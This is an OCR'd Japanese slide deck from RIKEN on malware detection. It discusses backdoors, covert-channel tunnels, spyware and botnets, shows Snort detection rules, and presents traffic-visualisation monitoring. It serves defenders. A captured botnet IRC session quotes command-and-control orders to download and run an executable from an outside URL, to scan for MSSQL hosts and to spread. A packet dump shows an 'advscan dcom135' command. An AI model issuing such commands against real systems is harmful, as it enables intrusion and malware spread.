不正プログラム検知手法

独立行政法人　理化学研究所
渡辺　勝弘

ここで質問です

みなさんのネットワークは
完全にクリーンですか？

ネットワークに潜む何か

- ネットワークでどのようなデータが流れているかご存じですか？
- どこかのコンピュータにバックドアが仕掛けられていませんか
- だれかがこっそりトンネルを掘っていたりしませんか

不正プログラム(Malware)とは

- Malicious(悪の) - SoftWare(ソフトウェア)
- 字の如く、悪意を持ったソフトウェア全般を指す言葉です

✓コンピュータウィルス
✓コンピュータワーム
✓トロイ
✓バックドア
✓スパイウェア
✓Wabbit
✓Exploit
✓Rootkit
✓キーロガー
✓Dialers
✓URL Injection

不正アクセスのためのソフトウェアはすべてMalwareと呼んで差し支えないでしょう

http://www.webopedia.com/TERM/M/malware.html
http://en.wikipedia.org/wiki/Malware

不正プログラムとは

- 不正プログラムのふるまい
  - コンピュータに侵入する
    - Exploit 、バックドア、トロイ
  - コンピュータを破壊する
    - コンピュータウィルス、ワーム、Wabbit
  - 情報を盗み出す
    - スパイウェア、キーロガー、Rootkit
  - 情報を改ざんする
    - スパイウェア、トロイ、URL Injection、Dialers
  - 踏み台として利用する
    - Rootkit、バックドア、トロイ、ワーム

このセッションでは不正プログラムを題材に、
ファイアウォールや侵入検知システム
の有効性などについて考えてみましょう


本題に入るその前に

ちょっとした復習

Backdoor(バックドア)

- コンピュータに文字通り裏口を設けるためのアプリケーション
- コンピュータの管理者に気づかれる事無く、コンピュータを操作したり、情報を盗み出したりすることが可能
- telnetdやsshdを流用する単純なものから、独自の暗号化を施しているもの、WindowsのGUIを乗っ取るもの、ファイアーウォール越えが可能なものなど、非常に高機能なバックドアも存在する

Fingerを利用したバックドア(t0rnkit)



Covert Channel

一見正常そうに見える通信に、
別な目的を持ったデータを紛れ込ませる、
偽装通信の技術

「Covert Channel」～偽装通信とその見破り方へのアプローチ 宮本 久仁男
http://www.todo.gr.jp/~wakatono/cakeoff20050528_CovertChannel.pdf

Covert Channel

- ICMPパケットを利用して秘密の通信チャネルを作る ICMP TUNNEL
- HTTPの通信に秘密の通信チャネルを通すHTTP TUNNEL
- SoftEtherは、すこしCovert ChannelっぽいVPN

これらは一見すると、平常の通信に見えますが、本来の目的とは違った通信を行っています

SpyWare(スパイウェア)

- 持ち主が意識せず、コンピュータに潜み、さまざまな情報を盗み出したり、勝手にリソースを消費したりするアプリケーションソフト
- メールアドレスやクレジットカード番号などの情報を盗み出したり、持ち主の行動履歴を収集してマーケティングに利用したりする
- たいていの場合、スパイウェアは持ち主の了承を得ず(表面上は別にして) コンピュータにインストールされる


BOTNET(ボットネット)

- コンピュータウィルスの一種
- 外部からの指示に従って、自己増殖やDoS攻撃、SPAMメール配信などを行う、半自動化されたbotによって構成されるネットワーク
- 制御用サーバを介することにより、ボットネットの管理者は、一度に数千から数万のエージェントに対して指示を行うことができる
- エージェント自身をアップデートさせることも可能で、頻繁に更新しているボットネットも存在する

bot(Robot)

元はIRCの自動運転できるクライアントソフトで、発言に対して自動的に返答したり、ちょっとしたコマンドが実行できたりする

ボットネット



本題その１

ファイアウォールは有効か

ファイアウォールは有効か


- ファイアウォールを運用しているからって、安心しきってませんか
- いつのまにかトンネルが掘られているかもしれませんよ
- ファイアウォールを迂回する技術とその実装が存在します
  - SoftEther、Winny、Skypeに悩んでいませんか
  - Covert Channelについて考えたことがありますか？

An Analysis of the Skype Peer-to-Peer Internet Telephony Protocol
http://arxiv.org/ftp/cs/papers/0412/0412017.pdf

リバースコネクト

- インターネットから直接リーチャビリティが無い場合や、侵入検知システムの監視を回避するための手法
- 通常のバックドアが、外部が発信源の通信(インバウンド)なのに対し、リバースコネクトは内部が発信源(アウトバウンド)
- 例：httpを利用したリバースコネクト
  - 組織内のコンピュータから、外部のウェブサイトを閲覧しているように見えるため、たいていの場合疑いを持たれる事はない
  - アウトバウンドの通信を制限しないファイアーウォールをすり抜けることができる

リバースコネクト



さらに

- 通信をプロクシ等で厳しく制限して、イントラネットから直接セッションを張ることができない環境であったとしても

HTTPのプロトコルで
かぶせたトンネルなら通るかも

SMTPのプロトコルで
かぶせたトンネルなら通るかも

HTTPを用いたトンネル

- HTTP・Tunnel
  - 商用のHTTPトンネル
  - HTTPプロトコル(80/tcp)を利用することで、Firewallなどによって通信が制限されているネットワークから、自由にTCPセッションを張ることができる


HTTP・Tunnel Corporation
http://www.http-tunnel.com/html/solutions/overview.asp

SMTPを用いたトンネル

- mproxy
  - SMTPのメールメッセージにデータを隠すことで、TCPセッションを張る
  - レスポンスが悪いので、オペレーションには向かない
  - 用途によっては改良次第で利用価値が高い

C/C++
http://www.silversoft.net/projects.html

mproxy



メールが届く所であれば
セッションを張ることができる

トンネルの堀り方/見つけ方　りょうわ　あきら
https://www.7th-angel.net/seculog/media/1/20050329-OSC2005-Tunnel.pdf

スパイウェアの例

- Comet Systems社Comet Cursor
  - マウスポインタを変更するアプリケーション
  - 他のソフトウェアをインストールしたり、パートナーウェブサイトのアクセス追跡を行ったりと、マウスポインタとは関係の無いさまざまな機能を含んでいるため、悪意あるアドウェアとして分類されている

http://www.symantec.com/region/jp/avcenter/venc/data/jp-spyware.cometcursor.html
http://www.shareedge.com/spywareguide/product_show.php?id=428
http://www.accs-net.com/smallfish/comet.htm


Comet Cursorの通信

```
POST /dss/cc.2_0_0.log_u HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: log.cc.cometsystems.com
Content-Length: 299
Connection: Keep-Alive
Cache-Control: no-cache
..CSCMp.....ESj.~..>...l..gGG..+#... q.....8N..sM..._..a.W.j.o....Gj..D.9;...Y..^...  R.G.X. v...~L.....
*?..a8..aV.?RU.._ie...k...e.T.....3..-
..G*G.S.....W~zM.[.....O.....v.....q..?.....M_..y.~....w....y...q....F
.. - ..i..? / ....._.....l.{.3....  J...y.....]..?..z.gb.
```

ファイアーウォールは有効か

- ファイアーウォールを回避するさまざまな技術が存在する
- なんらかのリーチャビリティがある限り、トンネルを掘る方法は存在する
- Skypeのような実装が進んでしまい、しかもサービスとして提供せざるを得ない状況になると、それそのものが穴となる
- 回避されていることを知る術が無いのではないか

本題その２



侵入検知システムは有効か

シグネチャ型侵入検知システムによる不正プログラムの検知

- もともとは不正アクセスを検知するための技術であるが、使い方によっては、不正プログラムを検知することも可能
  - 実際にボットネットのIRC通信やスパイウェアなどを侵入検知システムで監視しているところも存在する

オープンソースの侵入検知システムSnortを用いて、いくつかの例を紹介しましょう

念のため紹介

- Snort
  - オープンソースの侵入検知システム
  - ネットワーク/シグネチャ型
  - パケットスニファとして1998年にMartinRoeshにより開発された
  - 現在Snort-2.4.3が最新
  - 開発元のSourceFireはCheckPointに買収された

Snort（豚がぶひぶひ）はSniff（犬がくんくん）以上の意味を持たせるべく命名された

Snort - the de facto standard for intrusion detection/prevention
http://www.snort.org

レシピ

- Snort+BleedingEdge Snort Rules
  - Snort用ルールセット
  - 最新の脅威に対応するルールの提供とアイディアの実験を目的とする
  - また精度の高いルールを育て上げるための孵卵器となることを目的とする
  - ただし実験的であるが故に、FalsePositiveを発生させやすく、時に期待通りに動作しないこともある

Bleeding-Edge Snort
http://www.bleedingsnort.com/

BleedingEdgeルールセット

```
# IRC Trojan Reporting
#
# By Erik Fichtner
#
# Bleeding-Remix :: irc / ircbot detection state machine
# compiled from various sources.
# thanks to: Joe Stewart of LURHO, Joel Esler, Tomfi.

alert tcp any any -> any any (msg: "BLEEDING-EDGE TROJAN IRC USER command"; flow:
                              to_server,established; content:"USER|20|"; nocase; offset: 0;
                              content:"|203a|"; within: 40; content:"|0a|"; within: 40; flowbits:noalert;
                              flowbits: set,irc.user; classtype: misc-activity; sid: 2002023; rev:7; )
alert tcp any any -> any any (msg: "BLEEDING-EDGE TROJAN IRC NICK command"; flow:
                              to_server,established; content:"NICK|20|"; nocase; offset: 0; content:"|0a|";
                              within: 40; flowbits:noalert; flowbits: set,irc.nick; classtype: misc-activity;
                              sid: 2002024; rev:7; )
alert tcp any any -> any any (msg: "BLEEDING-EDGE TROJAN IRC JOIN command";
                              flowbits:isset,irc.nick; flow:to_server,established; content:"JOIN|2023|";
                              nocase; offset: 0; content:"|0a|"; within: 40; flowbits:noalert; flowbits:
                              set,irc.join; flowbits:set,is_proto_irc; classtype: misc-activity; sid: 2002025;
                              rev:6;)
alert tcp any any -> any any (msg: "BLEEDING-EDGE TROJAN IRC PRIVMSG command";
                              flowbits:isnotset,is_proto_irc; flowbits:isset,irc.join; flowbits:isset,irc.user;
                              flow: established; content:"PRIVMSG|203a|"; flowbits: noalert;
                              flowbits:set,is_proto_irc; classtype: misc-activity; sid: 2002026; rev:7;)
```

Covert Channelの検知

- もちろん既知のCovertChannelであれば検知できる
  - SoftEtherを検知するルール

```
alert tcp any any -> any 7777: (
        msg:"Softether connection 7777";
        content:"SoftEther Protocol"; depth: 60; )

alert icmp any any -> any any (
        msg:"Softether connection SSL";
        itype:8; content:"SoftEther Keep-Alive Packet"; nocase;
         within:54; )
```

Covert Channelの検知

- HTTPを使ったCoverteChannelを考えてみる

  １日に数回、ランダムな時間に、さりげなくGETリクエストを発行する

  GET /member/index.html HTTP/1.1

  サーバはなにげないウェブコンテンツの隅に、その日の指令を数バイト加えて返す

  <HTML><HEAD>

  <META name="description" content="0FA6779E41‥‥">

  </HEAD>

  <BODY>

  ～

Covert Channelの検知

<META name="description" content="0FA6779E41‥‥">

- METAタグの一見無意味なデータ列が、たとえば「ネットワークをスキャンせよ」の命令だったら
- スキャン結果その他も全てHTTPで転送されているとしたら

このような通信をどうやって検知したら良いのか？

Covert Channelの検知

- 既知のCovertChannleは検知できるかもしれない
- しかし、未知のCovert Channelを検知することは難しい
- 通信を隠す手法は無限に考えられる

SpyWareの検知

- 先ほど紹介したComet Cursorの通信

```
POST /dss/cc.2_0_0.log_u HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: log.cc.cometsystems.com
Content-Length: 299
Connection: Keep-Alive
Cache-Control: no-cache
..CSCMp.....ESj.~..>...I..gGG..+#... q.....8N..sM..._..a.W.j.o....Gj..D.9;...Y..^...  R.G.X. v...~L.....
*?..a8..aV.?RU.._ie...k...e.T.....3..-
..G*G.S.....W~zM.[.....O.....v.....q..?.....M_..y.~....w....y...q....F
..-..i..?/.....,.....l.{.3....  J...y.....]..?..z.gb.
```

SpyWareの検知

- Comet Cousorを検知するルール

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
msg: "BLEEDING-EDGE Malware Comet Systems Spyware Reporting";
flow: to_server,established;
content:"Host¥: log.cc.cometsystems.com"; nocase;
classtype: policy-violation; sid: 2001658; rev:3; )
```

SpyWareの検知

- CovertChannelと同様、既知のスパイウェアであれば検知できるかもしれない
- BleedingEdge - Snortは挑戦的な試みなので、一部のスパイウェアを検知することができるが、決して十分ではない
- そもそもスパイウェアを検知してどうする？

ボットネットの検知

- ボットの通信を検知するルール

```
alert tcp any any -> $HOME_NET any (
        msg:"BLEEDING-EDGE RXBOT / RBOT Vulnerability Scan";
        content:"|2E|advscan|20|"; nocase; classtype: trojan-activity;
        reference:url,www.nitroguard.com/rxbot.html;
        reference:url,www.trendmicro.com/vinfo/virusencyclo/default5.asp
        ?VName=WORM_RBOT.GL;
        reference:url,www.muzzleflash.org/readarticle.php?article_id=5
        #scanning; flow:established; sid:2001184; rev: 2;)
```

Meta

ID #	時間	Triggered シグネチャ
4 - 391901	2005-10-19 08:26:54	BLEEDING-EDGE RXBOT / RBOT Vulnerability Scan

IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
61.221.212.58	xxx.xxx.xxx.xxx	4	5	0	377	46885	0	0	106	27736

Options	*none*

TCP

source port	dest port	R1	R0	URG	ACK	PSH	RST	SYN	FIN	seq #	ack	offset	res	window	urp	chks
5555	46905				X	X				320872387	4773272	5	0	17274	0	133

Options	*none*

Payload

Plain Display

```
length = 337

000 : 3A 58 58 58 58 7C 31 39 37 30 21 4A 55 4C 49 41   :XXXX|1970!JULIA
010 : 4E 53 2D 4C 41 40 72 65 73 65 61 72 63 68 2D 33   NS-LA@research-3
020 : 37 36 32 33 30 38 46 2E 67 73 63 2E 72 69 6B 65   762308F.xxx.xxxx
030 : 6E 2E 67 6F 2E 6A 70 20 4A 4F 49 4E 20 3A 23 6C   x.xx.jp JOIN :#l
040 : 33 33 74 6E 33 73 73 0D 0A 3A 69 72 63 2E 72 65   33tn3ss..:irc.re
050 : 73 65 61 72 63 68 2D 33 30 2E 6E 65 74 20 33 33   search-30.net 33
060 : 32 20 58 58 58 58 7C 31 39 37 30 20 23 6C 33 33   2 XXXX|1970 #l33
070 : 74 6E 33 73 73 20 3A 2E 61 64 76 73 63 61 6E 20   tn3ss :.advscan
080 : 64 63 6F 6D 31 33 35 20 31 30 30 20 35 20 30 20   dcom135 100 5 0
090 : 2D 62 20 2D 73 0D 0A 3A 69 72 63 2E 72 65 73 65   -b -s..:irc.rese
0a0 : 61 72 63 68 2D 33 30 2E 6E 65 74 20 33 33 33 20   arch-30.net 333
0b0 : 58 58 58 58 7C 31 39 37 30 20 23 6C 33 33 74 6E   XXXX|1970 #l33tn
0c0 : 33 73 73 20 66 20 31 31 32 39 33 30 34 39 35 38   3ss f 1129304958
0d0 : 0D 0A 3A 69 72 63 2E 72 65 73 65 61 72 63 68 2D   ..:irc.research-
0e0 : 33 30 2E 6E 65 74 20 33 35 33 20 58 58 58 58 7C   30.net 353 XXXX|
0f0 : 31 39 37 30 20 40 20 23 6C 33 33 74 6E 33 73 73   1970 @ #l33tn3ss
100 : 20 3A 58 58 58 58 7C 31 39 37 30 20 0D 0A 3A 69    :XXXX|1970 ..:i
110 : 72 63 2E 72 65 73 65 61 72 63 68 2D 33 30 2E 6E   rc.research-30.n
120 : 65 74 20 33 36 36 20 58 58 58 58 7C 31 39 37 30   et 366 XXXX|1970
130 : 20 23 6C 33 33 74 6E 33 73 73 20 3A 45 6E 64 20    #l33tn3ss :End
140 : 6F 66 20 2F 4E 41 4D 45 53 20 6C 69 73 74 2E 0D   of /NAMES list..
150 : 0A                                                .
```

ボットネットの通信例

USER 4isf0 4isf0 4isf0 :SYSTEM

NICK [x]lqRkpiH

:hub.41090.com 001 [x]lqRkpiH :pirates, [x]lqRkpiH!4isf0@decoy.snort.gr.jp

:hub.41090.com 005 [x]lqRkpiH MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=15 AWAYLEN=307 :are supported by this server

:hub.41090.com 005 [x]lqRkpiH WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&@%+ CHANMODES=be,kfL,l,psmntirRcOAQKVGCuzNSMT NETWORK=pirates CASEMAPPING=ascii EXTBAN=~,cqr :are supported by this server

:[x]lqRkpiH MODE [x]lqRkpiH :+i

MODE [x]lqRkpiH +xi

JOIN #hotgirls

:[x]lqRkpiH!4isf0@decoy.snort.gr.jp JOIN :#hotgirls

:hub.41090.com 332 [x]lqRkpiH #hotgirls :* download http://www.home.no/chirir0za/wnguards.exe -e -s] [* ipscan i.i.i.i mssql2000 -s][* wormride -s -t

:hub.41090.com 333 [x]lqRkpiH #hotgirls luffy 1122366821

:hub.41090.com 353 [x]lqRkpiH @ #hotgirls :[x]lqRkpiH

:hub.41090.com 366 [x]lqRkpiH #hotgirls :End of /NAMES list.

MODE #hotgirls +smntu

:hub.41090.com 482 [x]lqRkpiH #hotgirls :You're not channel operator

ボットネットの検知

- たいていのボットはIRCを利用するので、IRCのプロトコルを監視すれば検知できるかも
- また既知のボットであれば、DNSのリクエスト、接続先サーバのIPアドレスなどで検知する
- 増殖活動時のExploitやスキャンなどで検知することも可能

ボットネットの検知

- 既知のプロトコルを使わないボットネットの検知は難しい
- 独自の暗号化などで通信を難読化したボットネットの検知は難しい
- 潜伏しているボットネットは検知が難しい
- もちろん未知のボットネットは検知が難しい

Know your Enemy:Tracking Botnets
http://www.honeynet.org/papers/bots/
http://www.vogue.is.uec.ac.jp/honeynet/papers/bot.html

侵入検知システムの有効性

- BleedingEdgeルールは優れたルールセットである
- ただし基本的にルールが用意されていないと、手も足もでない
- プロトコルアノマリでは、もちろん引っかからない
- 行動ベース分析なら検知するかも(無いけど)

検知できるのは、ほんの一部

進化する不正プログラム

不正プログラムの進化を考えてみる

- Covert Channel、リバースコネクトなどの技術とボットネットが結合したら、侵入検知システムによって検知することは限りなく困難になります
- さらにP2Pの技術とボットネットが結合したら....
  - 追跡が困難な秘密の通信チャネル
    - 大量データの転送に
    - 違法データの保存用
    - 犯罪者の連絡に
    - テロリストの犯行声明に....他いろいろ

不正プログラムの進化を考えてみる

- たとえば、特定の組織を標的とした不正プログラムが存在したらどうなるだろう
- アンチウィルス、侵入検知システム等、シグネチャが存在しないため、検出できない
  - シグネチャは検体がメーカの元に届かないと開発されない
- 目的がはっきりしているため、脅威の度合いが高い

不正プログラムの検知手法

- 現時点では確実に不正プログラムを検知する術がない

なんらかの方法を考えないと

監視手法を考える

不正プログラムを検知できないか


- 検知はできないまでも、怪しい通信を知ることはできないだろうか
- さまざまな監視装置を組み合わせれば、ひとつくらいは発見してくれるかもしれない
  - 侵入検知システム
  - ファイアーウォール
  - ネットワーク機器の情報
  - トラフィック監視

トラフィック監視

- トラフィック監視で不正プログラムを発見できないだろうか
  - さまざまな通信の振る舞いを監視する
  - 視覚化により異常を発見しやすくする

インターネット百葉箱

インターネット百葉箱



インターネット百葉箱

- 不正アクセス関連に限らず、ネットワーク上で発生するさまざまなイベントを監視
- イベントの発生を視覚化することで、障害や異常発見に役立てる
  - SMTP：EHLO、RCPT TO:
  - IRC：JOIN、PRIVMSG
  - DNS：Aレコードの問合せ、MXレコードの問合せ
  - TELNETセッションの開始


これらのイベント件数の時間推移を長期間にわたって蓄積し、視覚化する

インターネット百葉箱のルール


Snortルールセット

```
#
# SMTP Protocol Section
#
alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"SMTP EHLO outbound"; content:"EHLO"; offset:0; depth:4;
                                                flow:established,to_server; classtype:smtp-protocol; sid:210200; rev:0;)
alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"SMTP RCPT TO outbound"; content:"RCPT TO¥:"; offset:0; depth:8;
                                                flow:established,to_server; classtype:smtp-protocol; sid:210201; rev:0;)
alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"SMTP MAIL FROM outbound"; content:"MAIL FROM¥:"; offset:0; depth:10;
                                                flow:established,to_server; classtype:smtp-protocol; sid:210202; rev:0;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 25 (msg:"SMTP EHLO inbound"; content:"EHLO"; offset:0; depth:4;
                                                flow:established,to_server; classtype:smtp-protocol; sid:210203; rev:0;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 25 (msg:"SMTP RCPT inbound"; content:"RCPT TO¥:"; offset:0; depth:8;
                                                flow:established,to_server; classtype:smtp-protocol; sid:210204; rev:0;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 25 (msg:"SMTP MAIL FROM inbound"; content:"MAIL FROM¥:"; offset:0; depth:10;
                                                flow:established,to_server; classtype:smtp-protocol; sid:210205; rev:0;)

#
# DNS Protocol Section
#
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS TRAFFIC outbound"; classtype:dns-protocol; sid:210300; rev:0;)
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS TRAFFIC inbound"; classtype:dns-protocol; sid:210301; rev:0;)
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS REQUEST MX outbound"; content:"|00|"; offset:13; content:"|000f|";
                                                distance:0; classtype:dns-protocol; sid:210302; rev:0;)
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS REQUEST MX inbound"; content:"|00|"; offset:13; content:"|000f|"; distance:0;
                                                classtype:dns-proocol; sid:210303; rev:0;)
```

全体表示




SMTPの振舞い



Past Week

不審なIRC通信



Past Week

まとめ

- 侵入検知システムなら検知できるイベントがあります
- ファイアウォールなら防御できるイベントがあります
- ネットワーク機器のログからだけ知ることができるイベントがあります
- 今回紹介した百葉箱で知ることができるイベントがあります。

このように、さまざまな切り口での監視を組み合わせて、従来検知が難しかった不正プログラムの通信に対処しましょう

参考資料

- What is malware ?
  - http://www.webopedia.com/TERM/M/malware.html
- WIKIPEDIA Malware
  - http://en.wikipedia.org/wiki/Malware
- 『Covert Channel』 ～ 偽装通信とその見破り方へのアプローチ
  - 宮本　久仁男
  - http://www.todo.gr.jp/~wakatono/cakeoff20050528_CovertChannel.pdf
- トンネルの掘り方/見つけ方　りょうわ　あきら
  - https://www.7th-angel.net/seculog/media/1/20050329-OSC2005-Tunnel.pdf
- C/C++
  - http://www.silversoft.net/projects.html
- Know your Enemy:Tracking Botnets
  - http://www.honeynet.org/papers/bots/
  - http://www.vogue.is.uec.ac.jp/honeynet/papers/bot.html
- An Analysis of the Skype Peer-to-Peer Internet Telephony Protocol
  - http://arxiv.org/ftp/cs/papers/0412/0412017.pdf
- Winny.info
  - http://winny.info/nodelink.html
- Winnyの技術
  - 金子 勇 アスキー　ISBN: 4756145485 (2005/10)